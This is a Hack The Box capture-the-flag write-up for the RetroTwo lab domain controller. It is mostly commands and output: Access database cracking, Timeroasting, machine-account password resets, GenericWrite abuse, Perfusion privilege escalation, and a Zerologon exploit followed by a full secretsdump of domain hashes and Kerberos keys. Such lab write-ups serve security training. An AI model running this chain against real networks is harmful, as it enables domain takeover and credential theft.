
Hack The Box RetroTwo Writeup
An MS Access database cracked with office2john leaks LDAP credentials, Timeroasting cracks computer accounts, and Perfusion roots a Server 2008 host.
SMB Server Enumeration
SMB allows for guest login.
1
2
3
4
5
6
7
8
9
10
11
12
$ nxc smb 10.129.247.250 -u 'guest' -p '' --shares
SMB         10.129.247.250  445    BLN01            [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
SMB         10.129.247.250  445    BLN01            [+] retro2.vl\guest:
SMB         10.129.247.250  445    BLN01            [*] Enumerated shares
SMB         10.129.247.250  445    BLN01            Share           Permissions     Remark
SMB         10.129.247.250  445    BLN01            -----           -----------     ------
SMB         10.129.247.250  445    BLN01            ADMIN$                          Remote Admin
SMB         10.129.247.250  445    BLN01            C$                              Default share
SMB         10.129.247.250  445    BLN01            IPC$                            Remote IPC
SMB         10.129.247.250  445    BLN01            NETLOGON                        Logon server share
SMB         10.129.247.250  445    BLN01            Public          READ
SMB         10.129.247.250  445    BLN01            SYSVOL                          Logon server share
I connected to the public share and grabbed an interesting file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
$ smbclient -U guest //retro2.vl/Public
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Aug 17 10:30:37 2024
  ..                                  D        0  Sat Aug 17 10:30:37 2024
  DB                                  D        0  Sat Aug 17 08:07:06 2024
  Temp                                D        0  Sat Aug 17 07:58:05 2024

                6290943 blocks of size 4096. 821256 blocks available
smb: \> cd DB
lssmb: \DB\> ls
  .                                   D        0  Sat Aug 17 08:07:06 2024
  ..                                  D        0  Sat Aug 17 08:07:06 2024
  staff.accdb                         A   876544  Sat Aug 17 10:30:19 2024
ls -la
                6290943 blocks of size 4096. 821256 blocks available
smb: \DB\> ls -la
NT_STATUS_NO_SUCH_FILE listing \DB\-la
smb: \DB\> get staff.accdb
getting file \DB\staff.accdb of size 876544 as staff.accdb (124.7 KiloBytes/sec) (average 124.7 KiloBytes/sec)
smb: \DB\>
I searched Google about the .accdb file extension, and found that it’s related to a Microsoft Access database.
I downloaded mdbtools to my machine to try and poke around with the accdb file, but it failed to identify it as a valid MS Access database file.
I transferred the file to my Windows machine and had a surprise trying to open it:

It requires a password.
To crack the password, I knew I had to use john, but I couldn’t find any converter related to ACCDB, so I resorted to Google.
After a few minutes researching, I found this GitHub issue: https://github.com/openwall/john/issues/2597
There, they talk about recovering the password specifically for accdb files, so it’s my lucky day. They suggest using “office2john” to proceed:

So I did that, and it worked:
1
2
$ python3 office2john.py ~/hacking/htb/machines/easy/retrotwo/loot/staff.accdb
staff.accdb:$office$*2013*100000*256*16*5736cfcbb054e749a8f303570c5c1970*1ec683f4d8c4e9faf77d3c01f2433e56*7de0d4af8c54c33be322dbc860b68b4849f811196015a3f48a424a265d018235
I saved the hash to a file and began cracking it with john, to obtain the cleartext password just a few seconds later:
1
2
3
4
5
6
7
8
9
10
11
$ ./john ~/hacking/htb/machines/easy/retrotwo/loot/staff.hash --wordlist=/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 128/128 SSE4.1 4x / SHA512 128/128 SSE4.1 2x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
class08          (staff.accdb)
1g 0:00:00:24 DONE (2025-09-24 05:31) 0.04008g/s 185.2p/s 185.2c/s 185.2C/s notebook..monmon
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Credentials:
1
staff.accdb:class08
I opened the file in MS Access, and discovered valid credentials for a user:

Specifically
1
retro2\ldapreader:ppYaVcB5R
LDAP Enumeration
Some computers, which is odd:
1
2
3
4
5
6
7
8
$ nxc ldap 10.129.247.250 -u ldapreader  -p ppYaVcB5R --computers
LDAP        10.129.247.250  389    BLN01            [*] Windows 7 / Server 2008 R2 Build 7601 (name:BLN01) (domain:retro2.vl) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.247.250  389    BLN01            [+] retro2.vl\ldapreader:ppYaVcB5R
LDAP        10.129.247.250  389    BLN01            [*] Total records returned: 4
LDAP        10.129.247.250  389    BLN01            BLN01$
LDAP        10.129.247.250  389    BLN01            ADMWS01$
LDAP        10.129.247.250  389    BLN01            FS01$
LDAP        10.129.247.250  389    BLN01            FS02$
I tried performing a timeroast attack and succeeded against the machine using netexec:
1
2
3
4
5
6
7
8
$ nxc smb 10.129.247.250 -u ldapreader -p ppYaVcB5R -M timeroast
SMB         10.129.247.250  445    BLN01            [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
SMB         10.129.247.250  445    BLN01            [+] retro2.vl\ldapreader:ppYaVcB5R
TIMEROAST   10.129.247.250  445    BLN01            [*] Starting Timeroasting...
TIMEROAST   10.129.247.250  445    BLN01            1001:$sntp-ms$6f394a47e46214b1b9f69aeed156c8f4$1c0111fa00000000000a0f0d4c4f434cec7e3176627933c8e1b8428bffbfcd0aec7e400a69a435d4ec7e400a69a435d4
TIMEROAST   10.129.247.250  445    BLN01            1131:$sntp-ms$96e8c8e5c65cfbc3c2d81ffc58315937$1c0111fa00000000000a0f0d4c4f434cec7e317662866f1ae1b8428bffbfcd0aec7e400b75368fdfec7e400b75368fdf
TIMEROAST   10.129.247.250  445    BLN01            1127:$sntp-ms$067a51414777ac5e483bd6ae65a29eb1$1c0111fa00000000000a0f0d4c4f434cec7e3176625f1b18e1b8428bffbfcd0aec7e400b7138319fec7e400b7138319f
TIMEROAST   10.129.247.250  445    BLN01            1132:$sntp-ms$8c4de506ccadd253f1da50d2016fe6bf$1c0111fa00000000000a0f0d4c4f434cec7e317662866f1ae1b8428bffbfcd0aec7e400b75368fdfec7e400b75368fdf
I saved all of the hashes to a file like this:
1
2
3
4
$sntp-ms$8c4de506ccadd253f1da50d2016fe6bf$1c0111fa00000000000a0f0d4c4f434cec7e317662866f1ae1b8428bffbfcd0aec7e400b75368fdfec7e400b75368fdf
$sntp-ms$067a51414777ac5e483bd6ae65a29eb1$1c0111fa00000000000a0f0d4c4f434cec7e3176625f1b18e1b8428bffbfcd0aec7e400b7138319fec7e400b7138319f
$sntp-ms$96e8c8e5c65cfbc3c2d81ffc58315937$1c0111fa00000000000a0f0d4c4f434cec7e317662866f1ae1b8428bffbfcd0aec7e400b75368fdfec7e400b75368fdf
$sntp-ms$6f394a47e46214b1b9f69aeed156c8f4$1c0111fa00000000000a0f0d4c4f434cec7e3176627933c8e1b8428bffbfcd0aec7e400a69a435d4ec7e400a69a435d4
And used hashcat (latest 7.0 version) to crack it (using the best66 rule):
1
2
3
4
PS > .\hashcat.exe ..\hashes\htb\retrotwo-timeroast.txt ..\rockyou.txt -d 1 -m 31300 -r .\rules\best66.rule
hashcat (v7.0.0) starting

<SNIP>
Credentials:
1
2
$sntp-ms$8c4de506ccadd253f1da50d2016fe6bf$1c0111fa00000000000a0f0d4c4f434cec7e317662866f1ae1b8428bffbfcd0aec7e400b75368fdfec7e400b75368fdf:fs02
$sntp-ms$96e8c8e5c65cfbc3c2d81ffc58315937$1c0111fa00000000000a0f0d4c4f434cec7e317662866f1ae1b8428bffbfcd0aec7e400b75368fdfec7e400b75368fdf:fs01
The passwords are indeed correct, as you can see from the error message when trying to authenticate in SMB:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ nxc smb 10.129.247.250 -u 'FS01$' -p fs01
SMB         10.129.247.250  445    BLN01            [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
SMB         10.129.247.250  445    BLN01            [-] retro2.vl\FS01$:fs01 STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT


$ nxc smb 10.129.247.250 -u 'FS02$' -p fs02
SMB         10.129.247.250  445    BLN01            [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
SMB         10.129.247.250  445    BLN01            [-] retro2.vl\FS02$:fs02 STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT


# Using a random password to see if the error message changes. It does!
$ nxc smb 10.129.247.250 -u 'FS02$' -p fs02123213
SMB         10.129.247.250  445    BLN01            [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
SMB         10.129.247.250  445    BLN01            [-] retro2.vl\FS02$:fs02123213 STATUS_LOGON_FAILURE
When we get the password right, it says:
1
STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT
But when it’s wrong, it goes back to the normal message:
1
STATUS_LOGON_FAILURE
BloodHound

We have an interesting chain when looking at members of the “remote desktop users” group:

When looking at inbound object controls for the services group, I find it weird to see the machine account “admws01$” having addmember and addself rights to the group.
When looking at inbound object controls for the admws01 machine account, another interesting thing happens:

Our controlled “fs01$” and “fs02$” machine accounts are members of “domain computers”, which has “GenericWrite” over the “admws01$” machine. We just have to figure out a way to change the password for either of the machine accounts, since it’s not possible to authenticate right now.
Changing the computer account password
I googled for the error message (STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT) and found a very useful article right away: https://trustedsec.com/blog/diving-into-pre-created-computer-accounts
Following the article’s explanation, I could change the password for the machine account using kpasswd.
First, I installed the necessary packages:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
$ sudo apt install krb5-user
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  krb5-config krb5-locales krb5-multidev libgssapi-krb5-2 libgssrpc4 libk5crypto3
  libkadm5clnt-mit12 libkadm5srv-mit12 libkdb5-10 libkrb5-3 libkrb5-dev
  libkrb5support0
Suggested packages:
  krb5-doc krb5-k5tls
The following NEW packages will be installed:
  krb5-config krb5-user
The following packages will be upgraded:
  krb5-locales krb5-multidev libgssapi-krb5-2 libgssrpc4 libk5crypto3
  libkadm5clnt-mit12 libkadm5srv-mit12 libkdb5-10 libkrb5-3 libkrb5-dev
  libkrb5support0
11 upgraded, 2 newly installed, 0 to remove and 155 not upgraded.
Need to get 1,124 kB of archives.
After this operation, 485 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Then I used netexec to generate the appropriate krb5.conf file for the environment, and moved it to its location at /etc/:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
$ nxc smb 10.129.247.250 -u 'ldapreader' -p ppYaVcB5R --generate-krb5-file krb5.conf
SMB         10.129.247.250  445    BLN01            [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:False)
SMB         10.129.247.250  445    BLN01            [+] retro2.vl\ldapreader:ppYaVcB5R


$ cat krb5.conf

[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = RETRO2.VL

[realms]
    RETRO2.VL = {
        kdc = bln01.retro2.vl
        admin_server = bln01.retro2.vl
        default_domain = retro2.vl
    }

[domain_realm]
    .retro2.vl = RETRO2.VL
    retro2.vl = RETRO2.VL


$ sudo mv krb5.conf /etc/
With the krb5.conf file set up, and the packages installed, I could change the password for the machine account:
1
2
3
4
5
$ kpasswd 'fs01$'
Password for fs01$@RETRO2.VL:
Enter new password:
Enter it again:
Password changed.
Verifying the password actually changed with netexec:
1
2
3
4
5
6
7
8
9
10
11
12
$ nxc smb 10.129.247.250 -u 'fs01$' -p Password123 --shares
SMB         10.129.247.250  445    BLN01            [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:BLN01) (domain:retro2.vl) (signing:True) (SMBv1:True)
SMB         10.129.247.250  445    BLN01            [+] retro2.vl\fs01$:Password123
SMB         10.129.247.250  445    BLN01            [*] Enumerated shares
SMB         10.129.247.250  445    BLN01            Share           Permissions     Remark
SMB         10.129.247.250  445    BLN01            -----           -----------     ------
SMB         10.129.247.250  445    BLN01            ADMIN$                          Remote Admin
SMB         10.129.247.250  445    BLN01            C$                              Default share
SMB         10.129.247.250  445    BLN01            IPC$                            Remote IPC
SMB         10.129.247.250  445    BLN01            NETLOGON        READ            Logon server share
SMB         10.129.247.250  445    BLN01            Public          READ
SMB         10.129.247.250  445    BLN01            SYSVOL          READ            Logon server share
Abusing GenericWrite
Since it’s a Windows 2008 machine, many methods won’t work. I tried abusing shadow credentials using certipy shadow auto (to get the NTLM hash for the admws01$ machine), but it failed.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
$ certipy -debug shadow auto -u 'fs01$' -p 'Password123' -target bln01.retro2.vl -dc-ip 10.129.247.250 -account 'admws01$' -ldap-scheme ldap
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[+] Nameserver: '10.129.247.250'
[+] DC IP: '10.129.247.250'
[+] DC Host: None
[+] Target IP: None
[+] Remote Name: 'bln01.retro2.vl'
[+] Domain: ''
[+] Username: 'FS01$'
[+] Trying to resolve 'bln01.retro2.vl' at '10.129.247.250'
[+] Authenticating to LDAP server using NTLM authentication
[+] Using NTLM signing: True (LDAP signing: True, SSL: False)
[+] Using channel binding signing: False (LDAP channel binding: True, SSL: False)
[+] LDAP NTLM authentication successful
[+] Bound to ldap://10.129.247.250:389 - cleartext
[+] Default path: DC=retro2,DC=vl
[+] Configuration path: CN=Configuration,DC=retro2,DC=vl
[*] Targeting user 'ADMWS01$'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '09068969e64e44839efdae410183ca51'
[-] Got error: invalid attribute type msDS-KeyCredentialLink
Traceback (most recent call last):
  File "/home/user/hacking/tools/certipy-venv/lib/python3.12/site-packages/certipy/entry.py", line 73, in main
    actions[options.action](options)
  File "/home/user/hacking/tools/certipy-venv/lib/python3.12/site-packages/certipy/commands/parsers/shadow.py", line 30, in entry
    shadow.entry(options)
  File "/home/user/hacking/tools/certipy-venv/lib/python3.12/site-packages/certipy/commands/shadow.py", line 881, in entry
    actions[options.shadow_action]()
  File "/home/user/hacking/tools/certipy-venv/lib/python3.12/site-packages/certipy/commands/shadow.py", line 360, in auto
    result = self.add_new_key_credential(target_dn, user)
             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/hacking/tools/certipy-venv/lib/python3.12/site-packages/certipy/commands/shadow.py", line 240, in add_new_key_credential
    saved_key_credential = self.get_key_credentials(target_dn, user)
                           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/hacking/tools/certipy-venv/lib/python3.12/site-packages/certipy/commands/shadow.py", line 112, in get_key_credentials
    results = self.connection.search(
              ^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/hacking/tools/certipy-venv/lib/python3.12/site-packages/certipy/lib/ldap.py", line 1060, in search
    entries = list(
              ^^^^^
  File "/home/user/hacking/tools/certipy-venv/lib/python3.12/site-packages/ldap3/extend/standard/PagedSearch.py", line 56, in paged_search_generator
    result = connection.search(search_base,
             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/user/hacking/tools/certipy-venv/lib/python3.12/site-packages/ldap3/core/connection.py", line 836, in search
    raise LDAPAttributeError(self.last_error)
ldap3.core.exceptions.LDAPAttributeError: invalid attribute type msDS-KeyCredentialLink
I used the net command to change the password for the machine account:
1
net rpc password 'ADMWS01$' Rogue1 -U retro2.vl/'fs01$'%Password123 -S bln01.retro2.vl
With access to the machine account, I could add my controlled user (ldapreader) to the “services” group to allow me to RDP into the machine:
1
$ bloodyAD -u 'admws01$' -p Rogue1 -d retro2.vl --dc-ip 10.129.247.250 add groupMember 'services' 'ldapreader'
I tried connecting via RDP right away and got an error related to TLS:
1
2
$ xfreerdp /v:10.129.247.250 /u:ldapreader /p:ppYaVcB5R
[07:15:11:227] [26178:26179] [ERROR][com.freerdp.core] - transport_connect_tls:freerdp_set_last_error_ex ERRCONNECT_TLS_CONNECT_FAILED [0x00020008]
So I added the tls-seclevel flag to disable the security check for the TLS tunnel:
1
$ xfreerdp /v:10.129.247.250 /u:ldapreader /p:ppYaVcB5R /tls-seclevel:0
Transfer Perfusion.exe to the machine (https://github.com/manesec/Pentest-Binary/blob/main/Perfusion.exe), execute it to get root:
1
PS C:\Users\ldapreader> .\Perfusion.exe -c cmd -i
Reference: https://itm4n.github.io/windows-registry-rpceptmapper-eop/
Alternate privesc
It’s possible to get root right away on the machine by abusing Zerologon:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
$ python3 set_empty_pw.py bln01 10.129.242.54
Performing authentication attempts...
===============================================
NetrServerAuthenticate3Response
ServerCredential:
    Data:                            b'\xe3n\xb0AN\xfdsN'
NegotiateFlags:                  556793855
AccountRid:                      1001
ErrorCode:                       0


server challenge b'\xe3\x90\xbdno\xaaSb'
NetrServerPasswordSet2Response
ReturnAuthenticator:
    Credential:
        Data:                            b'\x01*\x8f\x909\xb6\x0e\xb3'
    Timestamp:                       0
ErrorCode:                       0


Success! DC should now have the empty string as its machine password.
and then:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
$ secretsdump.py 'bln01$'@'bln01.retro2.vl'
Impacket v0.13.0.dev0+20250710.92041.bf2d749 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1e242a90fb9503f383255a4328e75756:::
admin:1000:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
Julie.Martin:1105:aad3b435b51404eeaad3b435b51404ee:cf4999af837f40d72d1c5bcec27ba9b6:::
Clare.Smith:1106:aad3b435b51404eeaad3b435b51404ee:a7c82ec08414f0c54637fad20b9aac9e:::
Laura.Davies:1107:aad3b435b51404eeaad3b435b51404ee:ee74607fad6d8c51b0d488e322f82317:::
Rhys.Richards:1108:aad3b435b51404eeaad3b435b51404ee:09377f210fdbdcda6f97eda91ddc6879:::
Leah.Robinson:1109:aad3b435b51404eeaad3b435b51404ee:6333c620221c04d8fb5b6d7ca8b6d6d7:::
Michelle.Bird:1110:aad3b435b51404eeaad3b435b51404ee:c823220a9bda3ca70ebe7362187c9004:::
Kayleigh.Stephenson:1111:aad3b435b51404eeaad3b435b51404ee:a78835f0139b3b206f9598fe9c18d707:::
Charles.Singh:1112:aad3b435b51404eeaad3b435b51404ee:432119e62a10aff8c8200e4f45e772a0:::
Sam.Humphreys:1113:aad3b435b51404eeaad3b435b51404ee:3c1508fc774de1e6040c68b41a17fdee:::
Margaret.Austin:1114:aad3b435b51404eeaad3b435b51404ee:c6ebda46b0b014eda3ffcb8d92d179d9:::
Caroline.James:1115:aad3b435b51404eeaad3b435b51404ee:80835fee4ce88524f63a0ecf60870ac0:::
Lynda.Giles:1116:aad3b435b51404eeaad3b435b51404ee:dbf17856bd378ec410c20b98a749571f:::
Emily.Price:1117:aad3b435b51404eeaad3b435b51404ee:9cdf1d59674a6ddfedef2ae2545d3862:::
Lynne.Dennis:1118:aad3b435b51404eeaad3b435b51404ee:4b690295089b91881633113f13c866ee:::
Alexandra.Black:1119:aad3b435b51404eeaad3b435b51404ee:3349f04c2fdcf796a66c37b2a7658ae6:::
Alex.Scott:1120:aad3b435b51404eeaad3b435b51404ee:200155446e3b3817e8bc857dfe01b58c:::
Mandy.Davies:1121:aad3b435b51404eeaad3b435b51404ee:c144842c62c3051b8f1b8467ec62ef1f:::
Marilyn.Whitehouse:1122:aad3b435b51404eeaad3b435b51404ee:097b5b5b97e2a3b07db0b3deac5cd303:::
Lindsey.Harrison:1123:aad3b435b51404eeaad3b435b51404ee:261b8b9c79b19345e8ea15dcdfc03ecd:::
Sally.Davey:1124:aad3b435b51404eeaad3b435b51404ee:78ac830ac29ae1df8fa569b39515d5a5:::
retro2.vl\inventory:1128:aad3b435b51404eeaad3b435b51404ee:46b019644dde01251e7044a3d4185bd1:::
retro2.vl\ldapreader:1130:aad3b435b51404eeaad3b435b51404ee:fe63aaefd1cfd29d7cc5c14321a725f3:::
BLN01$:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ADMWS01$:1127:aad3b435b51404eeaad3b435b51404ee:51057fef1dc8529a2c3176d2e922711b:::
FS01$:1131:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
FS02$:1132:aad3b435b51404eeaad3b435b51404ee:eb354224f433cd7cd824b1fdce8c0795:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:f999387c6acf17efe592b3b81a98fa5255149d7cb03c12283954976fe00fd88f
Administrator:aes128-cts-hmac-sha1-96:dffd8094b8b89f586ad710441f19cfbd
Administrator:des-cbc-md5:c7629eeaa24c075d
krbtgt:aes256-cts-hmac-sha1-96:1de3d3d429521d8d99e4b4b31da5ce5f993902a8876adaabdd9449a5256c220f
krbtgt:aes128-cts-hmac-sha1-96:8250eee9083a48b1fca675d7d0ce3699
krbtgt:des-cbc-md5:d334438313291520
admin:aes256-cts-hmac-sha1-96:ad365110538ae05c11319d60ba5bd3f2d565d6de20bacdd7425074f08fd08d03
admin:aes128-cts-hmac-sha1-96:799b8d618cab31609e4ccb5506dee56b
admin:des-cbc-md5:344c45c75d1c4cab
Julie.Martin:aes256-cts-hmac-sha1-96:5428f080b3303d74da2a344d0b799d97dfb5795fee1d1ed64b3e7e9cc3cbec5c
Julie.Martin:aes128-cts-hmac-sha1-96:8757cfac9fd8af791bd8f5c9b8bfac0c
Julie.Martin:des-cbc-md5:0e85dca2e3e6291a
Clare.Smith:aes256-cts-hmac-sha1-96:65c7c8d4e980f1e63fab4af0fb8b8dc17e9bddff20e7b8bb5fa5c1690561f406
Clare.Smith:aes128-cts-hmac-sha1-96:54cc3c8caadcd6e9b605d2da4c96e55f
Clare.Smith:des-cbc-md5:61fe8f52b39ecb9d
Laura.Davies:aes256-cts-hmac-sha1-96:9ada131aebb330b859770d3177e4b6bf2e37e994d83761e83c296e3dd0549fa4
Laura.Davies:aes128-cts-hmac-sha1-96:c00363c7acdb7e6efb47e90c46eb73f5
Laura.Davies:des-cbc-md5:31d670ec9b16c762
Rhys.Richards:aes256-cts-hmac-sha1-96:805f8d2f3f6c92cbf7bf0fc2449ec03ac8446b0f595aeb68d5e34932bdf1f9a8
Rhys.Richards:aes128-cts-hmac-sha1-96:baeaf7d174ea76419d381e545935aef2
Rhys.Richards:des-cbc-md5:6b0e2cf7ae3de3e3
Leah.Robinson:aes256-cts-hmac-sha1-96:90848db193370cc832b199b27137ef581b78eddc2d5f635a0e01e0b1c514c326
Leah.Robinson:aes128-cts-hmac-sha1-96:6aa30b143db0f0e65517bb062a4fe6c7
Leah.Robinson:des-cbc-md5:d9b6abe30e851f9b
Michelle.Bird:aes256-cts-hmac-sha1-96:a76108bec6385a4469d5eff1d4d5ccaaf066b981d56d3df82f058c1b66b9c653
Michelle.Bird:aes128-cts-hmac-sha1-96:ca9fdc76c484d05397433e90c2d9b84c
Michelle.Bird:des-cbc-md5:79b016e69ec4b59b
Kayleigh.Stephenson:aes256-cts-hmac-sha1-96:6c11e6b4e5e263bbb7b6859b7e4380bf9fce222de2e51da9f033c370d1bd3b34
Kayleigh.Stephenson:aes128-cts-hmac-sha1-96:69ced3d12c16659ae2fdaa2bab6df2f3
Kayleigh.Stephenson:des-cbc-md5:ce7ae949452a1997
Charles.Singh:aes256-cts-hmac-sha1-96:0eb1f6abc867ac77603b9b6f8b454abfef421c6eec2518e28e0e40ee3efb6215
Charles.Singh:aes128-cts-hmac-sha1-96:3cee7675dd2615a5214127faacb30930
Charles.Singh:des-cbc-md5:9125dcd6d3ad4fb6
Sam.Humphreys:aes256-cts-hmac-sha1-96:878ea36ddce6a9e5b050021e757669ff94b8b3367bcb9461dc83cdbcc1342b77
Sam.Humphreys:aes128-cts-hmac-sha1-96:102e420c74d34cda602282342c555b72
Sam.Humphreys:des-cbc-md5:5b5bc1a8683816c4
Margaret.Austin:aes256-cts-hmac-sha1-96:500b6f66a68c384b76ee63fb2d309278638c4eaa2903a7555b7f0a63ed2da30e
Margaret.Austin:aes128-cts-hmac-sha1-96:2bb2066bea0481bf7c9fae65a908bb64
Margaret.Austin:des-cbc-md5:077f91679bcb6dda
Caroline.James:aes256-cts-hmac-sha1-96:0ddabfe9574396df083878375b0e7100c4466698a1d0fa812a07b0bc17f44583
Caroline.James:aes128-cts-hmac-sha1-96:574766e01691af43749a8c0cc566af0f
Caroline.James:des-cbc-md5:29574998cd13f813
Lynda.Giles:aes256-cts-hmac-sha1-96:dc9ca6bdfd27960e9c5700864e0fec0a388f903747d79c61d773cc6e24ea2253
Lynda.Giles:aes128-cts-hmac-sha1-96:c2eaf2f31cb78d18ac51c1c8b0cd496d
Lynda.Giles:des-cbc-md5:62b9082f6e1ab92a
Emily.Price:aes256-cts-hmac-sha1-96:37d0c3e846f44b0c0afe005b178c1e2689ab8cf227c60345e4d83af3bedcd908
Emily.Price:aes128-cts-hmac-sha1-96:87331a1b619dc0b817a00bd7882973b3
Emily.Price:des-cbc-md5:d592c7dce0386489
Lynne.Dennis:aes256-cts-hmac-sha1-96:ec46f167dac2f0763fa4891b4ec7204e8b791b6e757b88f13eaf0a3069d91520
Lynne.Dennis:aes128-cts-hmac-sha1-96:a6de42302e21936f728c6340cc3924b4
Lynne.Dennis:des-cbc-md5:2337fe088083d561
Alexandra.Black:aes256-cts-hmac-sha1-96:63e7bcd8c3827fafac984927c8ee7a410644603b87df03a73d93a5d83d351199
Alexandra.Black:aes128-cts-hmac-sha1-96:f7f77113ff7a8e070f8d961a973afa80
Alexandra.Black:des-cbc-md5:70dcdcef4a584c67
